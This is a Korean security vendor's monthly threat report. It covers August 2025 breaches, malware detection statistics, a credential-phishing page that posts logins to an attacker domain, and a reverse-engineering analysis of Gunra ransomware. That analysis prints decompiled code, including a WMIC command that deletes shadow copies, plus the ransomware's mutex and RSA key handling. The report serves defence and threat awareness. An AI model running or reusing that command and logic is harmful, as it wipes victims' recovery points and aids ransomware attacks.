보안실무자가 주목해야 할 이번 달 보안위협

SGA EPS 보안레이더

2025.09

sga 에스지에이이피에스(주)

CONTENTS

발행일자: 2025년 9월

1. 8월 보안 동향
2. 악성코드 통계 및 분석
3. 월간 피싱 메일
4. 악성코드 분석
5. 주요 보안 뉴스

1. 2025년 8월 보안 동향

2025년 8월 보안 동향을 조사한 결과 해킹 사건이 많이 발생한 것으로 나타났다.

김수키로 추정되는 해킹 집단 대한민국 공공기관 공격

해외 외신에 따르면 김수키로 추정되는 해킹 집단이 대한민국 주요 정부 부처와 통신사, 한국 주재의 유럽 대사관들을 겨냥해 스피어피싱 공격을 한 것으로 나타났다.

최근 한미 군사 협력에 관한 주제로 가짜 회의 초대, 공문, 행사 초청 등으로 위장한 피싱 메일을 보냈으며, 당시 주요 사건 등 사회 상황에 맞는 내용을 내세워 첨부 파일 다운로드나 첨부된 링크 클릭을 유도했다.

주로 드롭 박스나 구글 드라이브, 다음 스토리지에서 암호가 걸린 압축 파일을 내려받게 하는 식으로 악성코드를 배포하였으며, PDF 파일로 가장한 LNK 파일을 실행하면 Xeno RAT를 다운받아 설치하는 것으로 확인된다.

Xeno RAT는 키 입력 기록과 스크린샷 캡처, 감염된 컴퓨터의 웹캠 및 마이크에 접근이 가능하며, 파일 전송, 원격 쉘 작업도 가능한 것으로 나타났다.

#닛산 차량 디자인 자회사, 랜섬웨어 그룹의 공격 받아 내부 정보 유출

닛산의 차량 디자인을 담당하는 자회사인 닛산 크리에이티브 박스가 최근에 랜섬웨어 그룹인 '킬린(Qilin)'의 공격을 받아 4TB에 달하는 차량 디자인 및 내부 정보가 유출된 것으로 나타났다.

해외 사이버 뉴스 외신에 따르면 킬린은 닛산 크리에이티브 박스에서 3D 모델 이미지, 내부 보고서, 디자인 문서 등 민감한 미래 프로젝트 관련 자료인 총 40만 5882개 파일을 탈취했다고 주장하고 있다.

킬린이 탈취한 자료에는 3D 설계 데이터, 각종 보고서와 사진, 영상 자료, 닛산 자동차 개발 과정과 관련된 기밀 문서들이 포함된 것으로 확인된다.

킬린은 닛산의 3D 프로토타입 차량 이미지와 재무, 운영 관련 내부 자료, 사내 촬영 사진 등 일부를 먼저 공개한 뒤에 닛산이 해킹 사실을 인정하고 협상 테이블에 나오지 않을 경우 모든 데이터를 외부로 유출하겠다고 밝혔다.

2. 악성코드 통계 및 분석

2025년 8월 한 달 동안 사용자 PC에서 탐지된 악성코드를 확인한 결과 **총 67,188건의 악성코드가 확인**되었다.


그 중 가장 많이 탐지된 악성코드 유형은 Trojan 형태의 악성코드였으며, 그 뒤를 Exploit, Virus 형태의 악성코드가 차지했다. 지난 달과 비교해 Ransomware, Generic, Hacktool에 대한 탐지 비율이 증가하였다.

또한 **자사에 수집된 피싱 메일은 162건**이며, 악성 URL이 첨부된 하이퍼링크 형태의 피싱 메일이 가장 많이 수집된 것으로 확인되었다.

● 유형별 탐지 통계


2025년 8월 한 달 탐지된 악성코드의 유형을 확인한 결과 **Trojan 형태의 악성코드가 46,052건(68.54%)으로 1순위를 차지**했다.Trojan 악성코드는 사용자가 알지 못하게 정상적인 프로그램으로 위장하여 악의적인 행동을 하는 악성코드이다.

그 다음으로 컴퓨터의 소프트웨어나 하드웨어 관련 제품의 버그, 보안 취약점 등 설계상 결함을 이용해 공격하는 **Exploit 형태의 악성코드가 14,466건(21.53%)으로 2위를 차지**했다.뒤를 이어 자기 스스로는 행동할 수 없고, 정상 프로그램에 기생하여 실행되는 **Virus 형태의 악성코드가 4,085건(6.07%)**으로 그 뒤를 이었다



[2025년 8월 유형별 탐지 통계]

● 악성코드 TOP 10 탐지 통계



[2025년 8월 악성코드 TOP 10 탐지 통계]

2025년 8월 한 달 동안 탐지된 악성코드를 TOP 10으로 통계를 내어 확인한 결과 사용자 PC의 파일을 암호화하여 사용자가 사용할 수 없게 만들며 암호화를 풀어주는 조건으로 금전을 요구하는 악성 소프트웨어의 진단명인 **Ransom.795가 1위를 차지**했다. **Ransom.795는 8개월 연속 1위를 차지**하고 있어, 사용자의 각별한 주의를 요구한다.

사용자가 알지 못하게 악성코드가 정상적인 프로그램으로 **위장하는 악성코드와 유사한 동작을 하는 진단명 Trojan.GenericKD가 2위로 탐지**되었다.

3위는 소프트웨어 불법 인증 도구에 사용되는 악성코드 진단명인 Application.Hacktool가 차지했다. Application.Hacktool은 유료 프로그램을 불법으로 사용할 수 있고, 잠재적으로 프로그램에 악성코드가 심어질 확률이 높기 때문에 백신에서 탐지하고 있다.


3. 월간 피싱 메일

자사에서 수집항 피싱 메일은 총 162건이며, 그 중 악성 URL이 첨부된 하이퍼링크 피싱 메일 유형은 129건이었다. 악성 URL이 첨부된 하이퍼링크 피싱 메일 유형은 대부분 사용자 계정 정보 탈취를 목적으로 하는 피싱 메일이었다.

이 외에 수집된 피싱 메일 유형은 **첨부 파일이 포함된 피싱 메일로 33건이 수집**되었으며, 첨부 파일의 종류는 PE 파일 17건, PDF 파일 15건, 그 외 1건으로 확인되었다.

수집된 피싱 메일에 대해 분석을 진행하였으며, 해당 메일에 대한 분석 내용은 아래에서 확인할 수 있다.


■ 이메일 계정 정지 활성화됨



[메일 확인]

본문에 첨부된 도메인은 http[:]//naver.com가 아닌 http[:]//naveena.net으로 보내졌으며, 자세히 보지 않으면 naver로 보일 수 있도록 하여 피해자를 속이는 수법을 사용하였다.


또한, 하이퍼링크로 되어 있는 사이트를 사용자가 접속하여 사용자의 비밀번호를 직접 입력하도록 하는 방식으로 보인다.



[하이퍼링크 확인]


사용자가 하이퍼링크가 걸려있는 사이트에 접속하도록 유인하며, 사용자를 유인한 사이트는 SGACORP 로고가 있는 WEB으로 공격자가 임시로 만든 페이지로 확인된다.

해당 페이지는 로그인 버튼 외에 정상적으로 동작하지 않으며, 로그인 버튼만 클릭할 수 있도록 되어 있다.



[로그인 시도 확인]

비밀번호를 입력한 뒤에 로그인 버튼을 클릭하면 superduperince.ru/pep1/next.php에 Post 방식으로 데이터를 전송한다. 전송된 정보에 해당 메일의 아이디와 비밀번호로 입력한 입력 값이 포함된 문자열이 포함된 것을 확인할 수 있다.



[로그인 결과]

해당 페이지의 로그인 결과는 어떠한 값을 넣어도 "잘못된 비밀번호! 정확한 비밀번호를 입력하세요." 문구가 나온다.

결과적으로 사용자의 이메일의 아이디 및 비밀번호를 탈취하기 위한 목적으로 확인된다.

4. 악성코드 분석

자사에 수집된 샘플 중 **새롭게 발견된 랜섬웨어인 Gunra 랜섬웨어가 수집**되었다.
해당 샘플에 대해서 분석을 진행하였으며, 분석 내용은 다음과 같다.

■ 개요

2025년 4월경에 새롭게 발견된 Gunra 랜섬웨어는 2022년 유출된 **Conti v2 랜섬웨어를 기반으로 개발된 것으로 확인**되며, 윈도우 버전과 리눅스 버전이 각각 존재한다.

이 랜섬웨어는 빠른 암호화를 위해 멀티 스레드를 활용하여 암호화 스레드, 파일 검색 스레드가 분리되어 동작하는 특징을 가진다.

윈도우 대상으로 하는 Gunra 랜섬웨어는 ChaCha8 대칭키 알고리즘을 사용하여 파일을 암호화를 진행하며 사용된 대칭키는 RSA 공개키로 다시 암호화하는 **이중 암호화 구조를 채택**한 것으로 확인된다.

피해 OS가 윈도우인 경우 C 드라이브는 User 경로만 파일 암호화 대상으로 고정되어 있고, 리눅스를 대상으로 하는 Gunra 랜섬웨어는 ChaCha20 알고리즘을 채용하여 암호화를 진행한다.

실제 피해 사례로는 2025년 7월에 국내 기업인 SGI서울보증이 랜섬웨어 공격에 피해를 입었다. 해킹 공격으로 유출된 데이터베이스(DB) 13.2 테라바이트(TB)에 달하는 데이터를 다크웹을 통해 매물로 내놓은 것이 확인이 되기도 하였다.

본 분석서는 이러한 배경을 갖는 Gunra 랜섬웨어에 대해 윈도우 기반 버전에 초점을 맞춰 분석을 진행한다.

주요 기능

- 안티 리버싱 기법
- 중복 실행 방지
- Windows OS 복구 기능 무력화
- 멀티 스레드를 통한 빠른 암호화
- 금전 요구

■ 상세 분석

- 동적 API 리졸빙

```
uVar1 = thunk_FUN_1400c0d70(local_230,"Advapi32.dll");
Advapi32.dll = thunk_FUN_1400c4110(uVar1);
uVar1 = thunk_FUN_1400bf6a0(local_200,"Kernel32.dll");
Kernel32.dll = thunk_FUN_1400c3930(uVar1);
uVar1 = thunk_FUN_1400bcd70(local_1d0,"Netapi32.dll");
Netapi32.dll = thunk_FUN_1400c2970(uVar1);
uVar1 = thunk_FUN_1400bdc60(local_1a0,"Iphlpapi.dll");
Iphlpapi.dll = thunk_FUN_1400c2f10(uVar1);
uVar1 = thunk_FUN_1400bd950(local_170,"Rstrtmgr.dll");
Rstrtmgr.dll = thunk_FUN_1400c2df0(uVar1);
uVar1 = thunk_FUN_1400bd390(local_140,"ws2_32.dll");
ws2_32.dll = thunk_FUN_1400c2bb0(uVar1);
uVar1 = thunk_FUN_1400bff70(local_110,"User32.dll");
User32.dll = thunk_FUN_1400c3b70(uVar1);
uVar1 = thunk_FUN_1400bdf70(local_e0,"Shlwapi.dll");
Shlwapi.dll = thunk_FUN_1400c3030(uVar1);
uVar1 = thunk_FUN_1400bf0b0(local_b0,"Shell32.dll");
Shell32.dll = thunk_FUN_1400c36f0(uVar1);
uVar1 = thunk_FUN_1400c07e0(local_80,"Ole32.dll");
Ole32.dll = thunk_FUN_1400c3ed0(uVar1);
uVar1 = thunk_FUN_1400c0220(local_50,"OleAut32.dll");
OleAut32.dll = thunk_FUN_1400c3c90(uVar1);
if (param_1 == 0) {
  local_34 = param_2;
  switch(param_2) {
  case 0:
    local_res8 = Kernel32.dll;
    break;
  case 1:
    local_res8 = Advapi32.dll;
    break;
  case 2:
    local_res8 = Netapi32.dll;
```

[DLL 호출]


Gunra 랜섬웨어는 악성 행위를 수행하기 위해 사용할 API 함수 주소를 동적으로 DLL 파일을 로드하고 API 함수를 호출하는 특징이 있다.

사용될 API 함수의 DLL 파일을 Switch-Case 문을 통해 검색하는 방식으로 진행하며, Case 0번부터 10번까지 총 11개의 Case가 존재한다.

Case 0번인 Kernel32.dll부터 실행되며, Kernel32.dll, Advapi32.dll, Netapi32.dll, Iphlpapi.dll, Rstrtmgr.dll, User32.dll, ws2_32.dll, Shlwapi.dll, Shell32.dll, Ole32.dll, OleAut32.dll 순서대로 실행된다.

그 후 API 해싱 알고리즘을 통해 사용될 API 함수를 매칭을 진행하고 원래 함수 주소에서 +2가 추가된 상태로 반환을 진행하며, 반환 후 -2 연산을 통해 실행된다.

- 중복 실행 방지 기능




["34adfwefadf99439" 으로 생성]

Gunra 랜섬웨어의 파일 암호화 기능에 안전성을 조금 더 높이기 위하여 CreateMutexA API 함수를 사용한다.

CreateMutexA 함수는 프로세스 중복 실행을 막는 역할로 파일 암호화 행위를 실행하기 전 생성된다. Gunra 랜섬웨어가 사용하는 뮤텍스는 "34adfwefadf99439"이란 문자열로 생성된다.

- 스레드 생성 조건



[GetNativeSystemInfo 구조체]

빠른 암호화 기능을 수행하기 위해 멀티 스레드를 사용하며 이는 Conti v2 랜섬웨어에서도 사용된 방법이다.

멀티 스레드를 사용하기 위해 GetNativeSystemInfo 함수를 이용하여 시스템의 프로세서 코어 수(dwNumberOfProcessor)를 얻는다. 얻은 코어 수를 2배로 증폭하여 스레드를 생성하는 반복문의 조건으로 사용하고 CreateThread API 함수를 호출한다.

멀티 스레드로 인해 생성된 스레드들은 파일 암호화에 사용되며, 이는 **빠른 속도로 암호화 기능을 수행하는 것이 목적**으로 한다.

- Windows OS 복구 기능 무력화

```
uVar1 = Change_Str_1400d42a0(WQL_190,&WQL);
uVar1 = Restore_Str_140103a10(uVar1);
local_1080 = CALL_SysAllocString_140119ca0(uVar1);
uVar1 = Change_Str_1400d97b0(local_160,L"SELECT * FROM Win32_ShadowCopy");
uVar1 = Restore_Str_140105e10(uVar1);
local_1060 = CALL_SysAllocString_140119ca0(uVar1);
local_1040[0] = (longlong *)0x0;
local_30 = *(code **)(*local_10c0[0] + 0xa0);
local_11f0 = local_1040;
local_11f8 = (longlong **)0x0;
          /* public: class WString __cdecl CCompressedString::
             CreateWStringCopy(void) const+170 */
local_11c8[1] = (*local_30)(local_10c0[0],local_1080,local_1060,0x30);
if (local_11c8[1] < 0) {
  (**(code **)(*local_10c0[0] + 0x10))(local_10c0[0]);
  (**(code **)(*local_11a0[0] + 0x10))(local_11a0[0]);
  CALL_CoUninitializeI_140118fb0();
}
else {
  local_1020[0] = (longlong *)0x0;
  local_1004[0] = 0;
  while (local_1040[0] != (longlong *)0x0) {
    local_30 = *(code **)(*local_1040[0] + 0x20);
    local_11f8 = (longlong **)local_1004;
          /* public: class WString __cdecl CCompressedString::
             CreateWStringCopy(void) const+580 */
    local_fe4 = (*local_30)(local_1040[0],0xffffffff,1,local_1020);
    if (local_1004[0] == 0) break;
    local_30 = *(code **)(*local_1020[0] + 0x20);
    uVar1 = Change_Str_1400f97f0(local_104,&DAT_1402207dc);
    ID_28 = Restore_Str_14010ebe0(uVar1);
    local_11f0 = (longlong **)0x0;
    local_11f8 = (longlong **)0x0;
          /* public: virtual long __cdecl CWbemObject::
             Get(unsigned short const *, long, struct tagVARIANT *, long *, long *)
    local_fe4 = (*local_30)(local_1020[0],ID_28,0,local_fc0);
    thunk_FUN_14011a150(local_f88,0x800);
    uVar1 = Change_Str_1400f47e0
                      (local_d8,
                       L"cmd.exe /c C:\\Windows\\System32\\wbem\\WMIC.exe shadowcopy
                        \"ID=\'%s\'\" delete"
                      );
```

[복구 무력화 코드]

윈도우의 복구 기능을 무력화하기 위해 WMI(Windows Management Instrumentation)를 이용하여 시스템의 쉐도우 복사본을 삭제한다.

삭제를 진행하는 과정은 아래와 같다.

1	WMI 서비스 연결 및 설정: "__ProviderArchitecture" 속성을 설정하여 64비트 시스템과 호환성을 보장하며, 그 후 "ROOT\\CIMV2"를 이용하여 시스템 관리 정보 네임스페이스와 연결을 한다.
2	볼륨 쉐도우 복사본(VSS) 접근: "WQL"를 이용하여 백업 파일 ID 목록을 갖는 볼륨 쉐도우 복사본(VSS)에 접근하고 " SELECT * FROM Win32_ShadowCopy " 쿼리를 실행하여 ID값의 목록을 얻어온다.
3	쉐도우 복사본 삭제 실행: 프로세스 실행 함수인 ProcessCreate 로 "cmd.exe /c C:\\Windows\\System32\\wbem\\WMIC.exe shadowcopy where "ID=%s' "delete"에 수집한 ID를 넣어 실행한다.

- RSA 공개키 확보


```
uVar3 = thunk_FUN_140136be0(local_190,"Microsoft Enhanced RSA and AES Cryptographic Provider");
uVar3 = thunk_FUN_1401399f0(uVar3);
iVar1 = Fun_CryptAcquireContextA(param_1,0,uVar3,0x18,0xf0000000);
if (iVar1 == 0) {
  uVar3 = thunk_FUN_1401346f0(local_140,"Microsoft Enhanced RSA and AES Cryptographic Provider");
  uVar3 = thunk_FUN_140139690(uVar3);
  iVar1 = Fun_CryptAcquireContextA(param_1,0,uVar3,0x18,0xf0000008);
  if (iVar1 == 0) {
    uVar3 = thunk_FUN_140135270(local_e8,
                                "Microsoft Enhanced RSA and AES Cryptographic Provider (Prototype)
                                "
                               );
    uVar3 = thunk_FUN_1401397b0(uVar3);
    iVar1 = Fun_CryptAcquireContextA(param_1,0,uVar3,0x18,0xf0000000);
    if (iVar1 == 0) {
      uVar3 = thunk_FUN_140135df0(local_78,
                                  "Microsoft Enhanced RSA and AES Cryptographic Provider (Prototyp
                                  e)"
                                 );
      uVar3 = thunk_FUN_1401398d0(uVar3);
      uVar2 = Fun_CryptAcquireContextA(param_1,0,uVar3,0x18,0xf0000008);
    }
    else {
      uVar2 = 1;
    }
  }
  else {
    uVar2 = 1;
  }
}
else {
  uVar2 = 1;
}
return uVar2;
}
```

[CryptAcquireContextA 함수]

RSA 알고리즘은 대표적인 비대칭 암호화 알고리즘 중 하나이며, CryptAcquireContextA 함수를 이용해 공개키를 가져오기 위한 과정을 수행한다. 마이크로소프트에서 제공하는 CryptoAPI(CAPI)의 CryptAcquireContextA 함수는 암호화 서비스 공급자(CSP)에 대한 핸들을 얻는 역할을 한다.

이렇게 얻은 통해 핸들 값을 이용해 CryptImportKey 함수로 인코딩 된 공개키 데이터를 실제 사용할 수 있는 키 핸들로 변환한다.

- RSA-4096 공개키 확인



주소	Hex																ASCII
0000000014025F5D0	06	02	00	00	00	A4	00	00	52	53	41	31	00	10	00	00	.....¤..RSA1....
0000000014025F5E0	01	00	01	00	59	56	6D	DF	13	B3	B7	8B	B1	87	E4	C4	....YVmß.³·.±.äÄ
0000000014025F5F0	5E	4D	C8	9A	1A	1B	C5	28	93	68	E1	A8	DA	7F	29	AB	^MÈ...Å(.há¨Ú.)«
0000000014025F600	B5	1B	AE	84	23	36	0F	07	8D	7E	91	D8	0C	DD	F8	A0	µ.®.#6...~.Ø.Ýø
